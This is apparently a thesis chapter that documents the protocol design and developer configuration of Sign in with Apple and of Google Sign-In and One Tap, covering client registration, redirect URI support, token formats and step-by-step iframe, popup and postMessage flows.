The Primary App is a native app and bundles several subordinated native apps (Secondary Apps) and web apps (Services) into a single configuration setup. For instance, if the End-User gives consent on the iOS app, the macOS app and web app receives consent as well. The web domains and return URLs are registered individually for each web app. All web apps bundled to the Primary App share a common key for Client authentication. All native apps and web apps report user status updates to the same notification endpoint. The email sources that are allowed to send emails through the private email relay are configured globally in the developer account.

App ID In the Apple developer portal, the basic unit that is required for all further configuration is an *App ID*. This Identifier (ID) specifies an individual native app on the Apple platform. In particular, it consists of the following two parts: <TEAM_ID>. <BUNDLE_ID>. While each Apple developer account is assigned a unique Team ID generated by Apple, developers can individually choose a Bundle ID that identifies their native app in reverse domain name notation. Finally, the *Sign in with Apple* capability must be enabled for the concrete App ID. Developers must always first create an App ID related to a native app, even if they do not plan to develop a native app but only demand the web app integration with the JS SDK.

Primary vs. Secondary App ID With regard to *Sign in with Apple*, an App ID is further classified as *Primary App ID* or *Secondary App ID*, while the latter is linked to the former. Developers can choose whether their native app should be configured as a primary app on its own or grouped with an existing primary app. Therefore, they either select a Primary App ID *or* a Secondary App ID and the Primary App ID to group with. In practice, this feature is used to group the same native app on different platforms (i.e. iOS, macOS) into one logical unit for which the same configuration is

applied. This includes the option to maintain a single backend authentication system (i.e. user database) that is utilized across different native apps. As a rule, the basic *Sign in with Apple* configuration scope is defined by the Primary App ID.

Services ID The configuration of web apps involves the creation of a *Services ID*, which is defined in reverse domain name notation as well and associated to an existing Primary App ID enabled for *Sign in with Apple*. Developers can register up to 10 website URLs for each Services ID, for which at least one web domain and one return URL must be provided. As of yet, the purpose of the registered web domain is not apparent, since it is not checked at any point during the protocol flow. Table 3.1 summarizes the supported types of return URLs.

Table 3.1: Redirection mechanisms supported by Apple.

Redirection Mechanism	Supp.	Notes
Regular Web-Based URI	✓	Natively supported.
Private-Use URI Scheme	✗	Invalid syntax.
Claimed https URI Scheme	✓	Same as regular web-based URI.
Loopback Localhost	✗	Invalid syntax.
Loopback IPv4	(✓)	Can be registered, but throws exception if used during flow. Registration and flow succeed if Basic authentication is used: <code>http://user@127.0.0.1:8080/redirect</code> . No ephemeral ports supported.
Loopback IPv6	✗	Invalid syntax.
Manual Copy-and-Paste	✗	–
Automatic Extraction	✗	–

Client Authentication After the Services ID is set up, the Client authentication method is left to be configured. Apple uses a variant of the `private_key_jwt` Client authentication. Therefore, developers need to request a private key, which is enabled with the *Sign in with Apple* capability and linked to any Primary App ID². Apple keeps only track of the public key once the private key was downloaded by the developer. Also, the key is revokable in case it is lost or compromised.

Private Email Relay If the SP sends an email to the anonymous email address, the relay service routes it to the End-User's real email address, and vice versa. Thus, SPs are able to communicate over the private email relay service with their users without knowing their real email addresses. End-Users may choose to stop receiving emails from

²One can register up to two keys for each Primary App ID.

the SP such that the relay server rejects all future emails sent to that address. Only the SP is allowed to send emails to the private email relay addresses, which prevents spam in case they are leaked. Therefore, the SP must register email domains or specific email addresses that are allowed to send emails through the relay service to the End-Users personal inboxes. Apple requires the registered domains and domains associated with email addresses to comply with the Sender Policy Framework (SPF) or DomainKeys Identified Mail (DKIM) [5]. Both standards ensure authenticity of inbound emails.

Notification Endpoint On WWDC20 in June 2020, Apple introduced a server to server notification endpoint inspired by [77]. Any status updates (i.e., `email-enabled`, `email-disabled`, `consent-revoked`, and `account-delete`) on End-Users and their accounts are sent as signed JWT to an endpoint registered by the SP and scoped to the Primary App ID.

Application to OAuth and OIDC If the above mentioned concepts are applied to OAuth and OIDC, the following conclusions can be made:

`client_id` is the Services ID if the web app JS SDK or REST endpoints are used. Within the native app SDKs, the `client_id` is the App ID of the corresponding native app.

`client_secret` is an ES256 signed JWT [37]. The private key linked to the Primary App ID is used for signing. The JWT header contains the `{"alg": "ES256", "kid": "<PRIVATE_KEY_ID>"}` claims. The JWT body contains the `{"iss": "<TEAM_ID>", "sub": "<CLIENT_ID>", "aud": "https://appleid.apple.com", "iat": 1577836800, "exp": 1593613800}` claims. Contrary to the standard [67, Section 9], the JWT is intended to be used multiple times, without `jti` claim and 6 months expiration time. Also, the JWT is included in the `client_secret` instead of the standardized `client_assertion`.

`redirect_uri` is any URL from the registered return URLs linked to the Services ID that matches the `client_id`.

`sub` claim is a *pairwise* subject identifier type that is scoped to the Team ID. Thus, End-Users are identified with the same `sub` claim across all apps and services from the same developer team, but a different `sub` claim across different developer teams.

The End-User consent is scoped to the Primary App ID. If the End-User accepts the consent on any Primary/Secondary App ID or Services ID, all other linked IDs are granted as well. The same applies for the revocation process. The app icon on the consent page and in the Apple-ID account settings is set by the app associated with the Primary App ID. The app title on the consent page is the description of the Services ID that matches the `client_id`.

3.2.2 Protocol Description: Sign in with Apple

Figure 3.1 depicts the *Sign in with Apple* popup flow. The flow uses the `web_message` response mode in which the `authnResp` is returned via `postMessage` from the popup window to the primary window. The protocol steps are described as follows:




Figure 3.1: *Sign in with Apple* popup flow. This flow uses the `web_message` response mode, which is selected with the `use-popup` option in the JS SDK.

3.2.2.1 Authentication Request

Step 1 The End-User clicks on the *Sign in with Apple* button, which opens the `authnReq` URL in a new popup window. If a different response mode is applied, the `authnReq` URL is opened within the primary window.

The `authnReq` uses standardized parameters (cf. Table A.2) with following restrictions:

response_type Apple supports the OIDC Code Flow (`code`) and Hybrid Flow (`code id_token`). The protocol is intended for authentication only.

scope SPs cannot request private information other than `name` and/or `email`. Incremental authorization is not supported.

- response_mode** In the OIDC Code Flow with no scopes selected, the default response mode is set to `query`, but all other modes are eligible as well. In the OIDC Hybrid Flow with no scopes selected, the default response mode is set to `fragment`. Since the `id_token` must not be sent as GET parameter, `query` is not allowed. If any scope is requested, the response mode must be `form_post` or `web_message`. This is required since the `user` object in the `authnResp` must only be sent as POST or `postMessage` payload.
- redirect_uri** Third-party native apps are not provided with the option to redirect to a custom URI schema, for which Apple suggests the following alternative [7]: (1) the `authnEndp` redirects to the `redirectionEndp` on the backend server, (2) the backend server redeems the code and validates the `id_token`, and (3) returns a custom token (i.e., which identifies the native app's session with the SP) to the native app with an additional redirect to a custom URI schema. The `refresh_token` on the backend is used to periodically verify and refresh the lifetime of the session.

The JS SDK adds the following custom parameters to the `authnReq`:

- frame_id** is a random Universally Unique Identifier (UUID) generated by the SDK. It is included as HTTP header in all subsequent requests such that Apple can identify individual flows.
- v=1.5.3** is the version of the *Sign in with Apple JS* SDK.
- m=XY** specifies the JS SDK initialization options. Developers are provided with two options to initialize the JS SDK [6]: (1) using `<meta>` tags³ (`m=22`) or (2) using a JS initialization method⁴ (`m=12`). If `m=02`, the state is uninitialized. If `m=32`, both options were used.

3.2.2.2 End-User Authentication & Consent (simplified)

Step 2 submits the End-User's Apple-ID to the *federation endpoint*, which checks whether the Apple-ID is part of a federated authentication setup⁵. On the consumer level, this endpoint returns `false` such that the authentication flow based on Apple's IdMS can continue.

Step 3 submits the Apple-ID and password to the *signin endpoint*. Apple does not keep track of the End-Users session in the UA – re-authentication is required for each login flow. Since 2FA is required (i.e., the second factor is mandatory for authentication), it fails with a 409 `Conflict` response indicating the need of Apple

³I.e., `<meta name="appleid-signin-client-id" content="<CLIENT_ID>">`

⁴I.e., `AppleID.auth.init({clientId: "<CLIENT_ID>", ...})`

⁵For instance, the Apple Business Manager allows companies to provide managed Apple-IDs to their employees based on the existing Identity Management System (IdMS), for example Microsoft Azure Active Directory. Employees may use their existing company account to authenticate on Apple services. [38]

2FA (which is called `hsa2`). If the browser was previously trusted as described in step 6, this endpoint returns a 200 OK response and continues with step 7.

Step 4 first triggers the backend to send the 2FA code to the End-User and finally returns the markup for the 2FA modal window.

Step 5 submits the 2FA code to the backend. In this example, the 2FA code was received via SMS, but other 2FA methods supported by Apple are applicable as well, such as `trusteddevice`.

Step 6 depends on the option the End-User selects. If the button “Trust” is clicked, a cookie is returned that supersedes future 2FA. If the button “Don’t trust” is clicked, the request is instead sent to `/2sv/donttrust`, which returns a cookie that requires future 2FA. If “Later” is clicked, this step is skipped.

Step 7 sends all `authnReq` parameters to the `consent endpoint`, which returns the End-User’s name and real email address. The option `allowEdit` specifies if the End-User is permitted to modify the name sent to the SP. The `allowAnonymous` option controls whether the End-User is permitted to request an anonymous private email address from Apple.

Step 8 sends all `authnReq` parameters and the End-User’s real email address to the `authorize endpoint`. If requested by the End-User, Apple generates a private email address which is returned along with the code and `id_token`.

3.2.2.3 Authentication Response

Step 9 Based on the response mode, different methods are used to return the standardized `authnResp` parameters (cf. Table A.3) to the SP: If the response mode is `query` or `fragment`, the parameters are returned with a redirect using `window.location.href`. If the response mode is `form_post` or `web_message`, the parameters are returned along with an additional `user` object to the SP. Listing 3.1 reveals the `postMessage` payload (POST payload looks similar) that is sent from the popup window back to the primary window.

Step 10 The JS SDK receives the `postMessage`, extracts the `data` object, and finally provides it to the developer. From there on, it is the developer’s responsibility to securely send the `code`, `id_token`, and `user` object to the backend and further proceed with the `tokenReq`.

3.2.2.4 Token Request and Token Response

The `tokenEndp` (cf. Tables A.4 and A.5) supports the following grant types:

Listing 3.1: *Sign in with Apple* postMessage payload. The user object is only returned the first time the End-User logs in.

```

1 {
2   "method": "oauthDone",
3   "data": {
4     "authorization": {"code": "ABC", "id_token": "DEF", "state": "GHI"},
5     "user": {
6       "name": {"firstName": "Alice", "middleName": "Allie", "lastName": "Addison"},
7       "email": "<RAND_UID>@privaterelay.appleid.com"
8     }
9   }
10 }

```

authorization_code is performed according to the standard. The returned **access_token** is reserved for future use. Currently, there are no APIs available – except the user migration endpoint described below – that accept an **access_token** for *authorization*.

refresh_token is performed according to the standard.

client_credentials is utilized for user migration – a feature to transfer *Sign in with Apple* users to another developer account [4, 10]. This feature is required since the sub claims and private email relay addresses are scoped to the Team ID. For instance, lets assume Team A transfers its database and native app to Team B. While the End-User was identified with **sub=123** at Team A, it is now identified with **sub=456** at Team B. Thus, Team B is not able to identify the End-User in its database.

As a solution, Apple generates *transfer identifiers*, which act as a bridge between the sender’s team-scoped identifiers and the recipient’s team-scopes identifiers. Therefore, Team A uses the **client_credentials** grant with **scope=user.migration** to request an **access_token**. Afterwards, this **access_token** authorizes access to the `/auth/usermigrationinfo` endpoint to request a transfer identifier for each team-scoped identifier. Then, the transfer identifiers are imported into the database while the team-scoped identifiers and private email addresses of Team A are deleted from the database.

Team B must exchange the transfer identifiers for team-scoped identifiers and private email addresses to complete the transaction. Therefore, it provides the transfer identifier as input to the `/auth/usermigrationinfo` endpoint and authorizes the call with an **access_token** that is generated using the **client_credentials** grant as outlined before. The new user identifiers and private email addresses are specific to Team B. Thus, the transfer identifiers within the database are finally replaced by the team-scoped identifiers of Team B.

In any case, Team A is still able to identify its users, since the original team-scoped identifiers of Team A remain valid. End-Users can login on both, Team A and Team B, while Team B never received a subject identifier or private email address scoped to Team A.

3.3 Identity Provider: Google

The *Google Identity Platform* combines several identity tools from Google:

Google OAuth 2.0 includes standard-compliant OAuth 2.0 endpoints that provide authorization for several Google APIs, such as the *Calendar*, *Drive*, *Docs*, *Fitness*, and *Gmail* APIs. Since this protocol is standard-compliant, it is summarized in Tables A.2 to A.5 in Appendix A.1.

Google OpenID Connect 1.0 includes standard-compliant and OpenID certified OpenID Connect 1.0 endpoints that provide authentication. It uses the same endpoints as *Google OAuth 2.0*, but adds support of the `openid`, `profile`, and `email` scopes, as well as several other OIDC-related parameters. Since this protocol is standard-compliant, it is summarized in Tables A.2 to A.5 in Appendix A.1.

Google Sign-In is a custom designed authentication protocol for SSO with Google accounts and includes SDKs for Android, iOS, and the web. It is analyzed in Section 3.3.2.

Google One Tap Sign-In and Sign-Up facilitates authentication and account creation with a single tap on a button and includes SDKs for Android and the web. This protocol relies on a relatively new web API⁶ introduced in February 2019 and is uniquely implemented by Google. It is analyzed in Section 3.3.3.

Google Account Linking reverses the roles in which Google acts as a SP to get authorized access by a third-party IdP. That is, users link third-party services to their Google account such that their Google devices can access and interact with the third-party services. For instance, the Spotify account is linked to the Google account such that the Google voice assistant can access the music library on Spotify. This service is considered as out of scope, because this chapter concentrates on IdPs in web app scenarios.

Google Firebase provides backend services for user authentication, including password-based authentication and third-party public IdPs. Firebase is an Identity Broker that acts as SP for third-party public IdPs (i.e., Apple and Facebook), as well as IdP for its users. This service is considered as out of scope, because this chapter concentrates on IdPs in web app scenarios.

⁶More details on <https://developers.google.com/web/updates/2019/02/intersectionobserver-v2>.

3.3.1 Client Registration

Developers must manually register their Clients within the Google APIs & Services console in a two-step process: (1) the application and consent User Interface (UI) are configured and (2) the Client credentials are generated. The Clients are configured individually for each project within the developer account.

The application and consent UI are configured once for each project and are valid for all Clients contained in that project. If the End-User grants consent to a Client, all Clients within the same project receive consent as well. The following options are configured:

App information includes the application's name, support email address, logo, home-page link, privacy policy link, and terms of service link that are shown on the consent UI. If a logo is configured, the application must be verified by Google.

Authorized domains are the domains (not origins) that are allowed to integrate the *Google Sign-In* and *Google One Tap Sign-In and Sign-Up* SDKs. Google uses a combination of `Referer` and `Origin` header validation to ensure that a malicious website cannot initialize the SDKs with the victim's `client_id`.

Scopes that are required by the application must be explicitly specified. The scopes are categorized as (1) *non-sensitive scopes* that do not need a manual app verification, (2) *sensitive scopes* that require a manual app verification by Google reviewers (i.e., *Calendar*), and (3) *restricted scopes* that require an extended manual security review (i.e., *Gmail* and *Drive*). The `openid`, `email`, and `profile` scopes are non-sensitive scopes and thus do not require manual app verification. Also, incremental authorization is supported by Google.

Client Credentials are configured for each Client (i.e., on different platforms) within the project. Developers create a new OAuth Client by setting up the Client name and Client type. Besides platform specific Client types that are out of scope (i.e., Android, Chrome app, iOS, Universal Windows Platform), following Client types are supported: (1) web applications, (2) TVs and limited input devices, and (3) desktop applications.

TVs and limited input devices use the OAuth 2.0 Device Authorization Grant, which does not require any redirection mechanisms and is out of scope. Web applications and desktop applications need redirection mechanisms, which are summarized in Table 3.2. Web applications additionally require developers to specify *authorized JavaScript origins* that are allowed to send API requests on behalf of the related `client_id` to the Google servers. These origins are mirrored in the authorized domains mentioned in the previous configuration step.

Once the configuration is completed, the developer receives a `client_id` and a symmetric `client_secret`, which remains stored in the credential settings.

Table 3.2: Redirection mechanisms supported by Google.

Redirection Mechanism	Supp.	Notes
Regular Web-Based URI	✓	Only for web application Clients.
Private-Use URI Scheme	✓	Only for desktop Clients. Scheme must be set to reverse domain notation of <code>client_id</code> , i.e., <code>com.googleusercontent.apps.123:/redirect</code> .
Claimed <code>https</code> URI Scheme	✗	<code>https</code> URI scheme only allowed for web application Clients and no desktop Clients.
Loopback Localhost & IPv4 & IPv6	✓	Only for desktop Clients with ephemeral ports. Web application Clients register fixed URL.
Manual Copy-and-Paste	✓	Only for desktop Clients. <code>redirect_uri</code> set to <code>urn:ietf:wg:oauth:2.0:oob</code> .
Automatic Extraction	✓	Only for desktop Clients. <code>redirect_uri</code> set to <code>urn:ietf:wg:oauth:2.0:oob:auto</code> .

3.3.2 Protocol Description: Google Sign-In

The *Google Sign-In* protocol was first published in 2015 as the *OAuth 2.0 IDP-IFrame-Based Implicit Flow* [25]. Although the draft expired in 2016 and was not adopted by the OAuth Working Group, it is still used in the latest *Google Sign-In* implementation (with minor changes). The basic idea is simple yet effective: the SP embeds a hidden iframe – we call this the *proxy iframe* – provided by Google on its website and uses the `postMessage` API for cross-origin communication. Since the proxy iframe is same-origin with the Google endpoints, it has access to the session on Google, can receive the *authnResp* from the *authnEndp*, and forward it to the SP website using `postMessage`.

Depending on the End-User authentication and consent, two flows are executed: (1) the iframe flow without user interaction or (2) the popup flow with user interaction.

3.3.2.1 Google Sign-In: IFrame Flow

Figure 3.2 depicts the iframe flow that is executed if the End-User (1) has an active session on Google, (2) has valid consent, and (3) did not previously sign out using the `signOut()` method of the SDK.

Proxy IFrame Once the *Google Sign-In* SDK is initialized (`gapi.auth2.init()`) on the SP website loaded into the primary window, it adds a hidden iframe to the DOM. This proxy iframe provides the *authnResp* and session services on behalf of Google to its parent – the SP website. The proxy iframe responds to RPCs issued by the SP website




Figure 3.2: *Google Sign-In* iframe flow. This flow is executed if the End-User (1) has an active session on Google, (2) has valid consent, and (3) did not previously sign out using the `signOut()` method of the SDK. Solid lines are `postMessage` messages, dashed lines are XHRs or `Fetch` requests.

and sends events to the SP website when state changes occur on the IdP. It expects two initialization parameters within its URL as hash fragment:

origin is the origin of the SP website. The proxy iframe will only send or receive messages to or from this origin. Also, it validates if the origin is whitelisted for the given `client_id` (see step 2 & 3).

rpcToken is a random secret shared only between the proxy iframe and the SP website and must be included in each message sent between both parties. Thus, other third-party browsing contexts on the SP website are not able to send RPCs to the proxy iframe, as they do not know the `rpcToken`.

The non-interactive iframe flow is executed as follows:

Step 1 – idpReady The proxy iframe indicates that it is ready to receive and process RPCs from the SP website.

Step 2 – monitorClient The SP website registers itself on the proxy iframe. The proxy iframe protects against malicious websites impersonating the SP by validating the

origin and `client_id`. Therefore, the `client_id` in the RPC and the origin in the hash fragment are sent to the `iframerpc` endpoint, which checks if the origin is valid for the given `client_id`. If it is valid, the `postMessage` destination and origin checks ensure that only this origin can send or receive messages to or from the proxy iframe.

- Step 3 – `monitorClient`** If the origin is valid for the given `client_id`, the endpoint returns `{"valid":true}` to the proxy iframe, which relays this response as RPC response with `postMessage` to the SP website.
- Step 4 – `getSessionSelector`** For each SP website, the proxy iframe stores a session identifier (`hint`) and session state (`disabled`) – also referred to as session selector – in `localStorage`. Since Google supports having multiple sessions simultaneously (i.e., to switch accounts instantly), the proxy iframe needs to remember which session the End-User uses on which SP to log in, in addition to the current login status on the SP. The session selector may be shared across multiple subdomains on the SP (i.e., the End-User uses session XYZ to log in on `alice.sp.com` and `bob.sp.com`) or is specific to the subdomain (i.e., the End-User uses session XYZ to log in on `alice.sp.com` and session UVW on `bob.sp.com`). In this example, the SP website requests the session selector that is valid for all subdomains on `sp.com`, including the domain itself.
- Step 5 – `getSessionSelector`** The proxy iframe retrieves the corresponding session selector from `localStorage` and returns the session identifier (`hint`) and state (`disabled`) as RPC response. The `hint` is an opaque string that uniquely identifies the Google session the End-User uses to log in on `sp.com`. The `disabled` status indicates whether the End-User is logged out on the SP side (`true`) or not (`false`).
- Step 6 – `getTokenResponse`** If the End-User did not sign out on the SP previously (i.e., `disabled = false`), an active Google session exists (i.e., `hint` is returned), and the SP knows which Google session is used by the End-User to log in on itself (i.e., `hint = XYZ`), it sends the `getTokenResponse` RPC to the proxy iframe. Besides generic `authnReq` parameters, the SP specifies the Google session (i.e., `loginHint = XYZ`) that should be used to retrieve the `authnResp`. The iframe proxy forwards this RPC to the `iframerpc` endpoint.
- Step 7 – `getTokenResponse`** The `iframerpc` endpoint returns the `authnResp` to the proxy iframe, which first caches the tokens in `sessionStorage` and finally forwards the `authnResp` as RPC response to the SP website. If the SP website repeats the `getTokenResponse` RPC (i.e., on page reload or navigation), the proxy iframe returns the cached `authnResp`.

If the End-User logs out of the SP website using the `signOut()` method of the SDK, the proxy iframe sets the `disabled` parameter in `localStorage` to `true`. If the SP website receives a `disabled = true` parameter on the `getSessionSelector` RPC, it does not automatically issue the `getTokenResponse` RPC.

3.3.2.2 Google Sign-In: Popup Flow

Figure 3.3 depicts the popup flow that is executed if the End-User has no active session on Google. The flow was captured in a fresh private browsing window (i.e., with empty storage and no session on Google). In this scenario, user interaction is required, for instance to (1) log in on Google, (2) agree to the consent (if not established), and (3) update the session selector.

Therefore, *Google Sign-In* uses a popup window in which the End-User logs in on Google and agrees to the consent. Steps 1-4 are identical to the iframe flow, but starting with step 5, the flow differs as follows:




Figure 3.3: *Google Sign-In* popup flow. This flow is executed if the End-User has no active session on Google. Solid lines are postMessage messages.

- Step 5** – `getSessionSelector` Since `localStorage` does not contain any session selectors, the `getSessionSelector` RPC returns no entries.
- Step 6** – `listIdpSessions` The SP website issues the `listIdpSessions` RPC to the proxy iframe. This RPC requests the identifiers of the sessions the End-User has on Google.
- Step 7** – `listIdpSessions` Because the End-User is not logged in on Google and thus has no sessions, the proxy iframe returns an empty list in the RPC response.

Step 8 At this point, the SDK on the SP website concludes that the End-User is not logged in and thus needs further authentication. Therefore, two options are provided: (1) the End-User manually clicks on a “Sign in with Google” button, or (2) the developer automatically invokes the `gapi.auth2.getAuthInstance().signIn()` method. In both cases, a new popup window is opened that navigates to the *authnEndp*. The `redirect_uri` parameter contains the `storagerelay://` URI scheme that requests the popup window to return the *authnResp* with the `postMessage` API (i.e., `window.opener.postMessage(...)`) to the SP website. Historically, the *authnResp* was sent from the popup window to the proxy iframe via a web storage event⁷, but this is now replaced with the `postMessage` API.

Step 9 The End-User authenticates and agrees to the consent.

Step 10.1 – `sessionStateChanged` The proxy iframe monitors the Google sessions with cookies. Once it detects a change in state, it sends the `sessionStateChanged` event to the SP website.

Step 10.2 – `authResult` The popup window returns the `authResult` event back to its opener – the SP website. Note that the `id_token` included in this message is *not* provided to the developers. Instead, only the `login_hint` parameter is used in the next step.

Step 11 – `setSessionSelector` The `login_hint` parameter returned in step 10.2 is sent in the `setSessionSelector` RPC to the proxy iframe and is subsequently written to `localStorage`. Thus, the iframe remembers the Google session the End-User used to log in on the SP.

Step 12 – `sessionSelectorChanged` Once the `localStorage` session selector is updated, the proxy iframe sends the `sessionSelectorChanged` event to the SP website.

Step 13 – `getTokenResponse` Finally, the SP website sends the `getTokenResponse` RPC and forces the proxy iframe to ignore the cache and return a new *authnResp* from the IdP backend.

Step 14 – `getTokenResponse` The iframe proxy returns the fresh *authnResp* from the backend to the SP website.

3.3.3 Protocol Description: Google One Tap Sign-In and Sign-Up

Figure 3.4 depicts the *Google One Tap Sign-In and Sign-Up* flow that is executed if the End-User has an active session on Google. Note that the “one tap” part only succeeds if the End-User is logged in on Google – otherwise, clicking the “Continue as Axel” button starts a popup flow similar to Figure 3.3 in which the End-User logs in on Google. The

⁷I.e., the popup stores the *authnResp* in `localStorage` and the proxy iframe listens for any changes in `localStorage`. If the proxy iframe detects a change, it extracts the *authnResp* from `localStorage` and relays it to its parent – the SP website.

basic idea of *Google One Tap* is straightforward: the consent UI is displayed in an iframe – called the *one tap iframe* – on the SP website such that a single click on the “Continue as Axel” button returns the *authnResp* to the SP website.

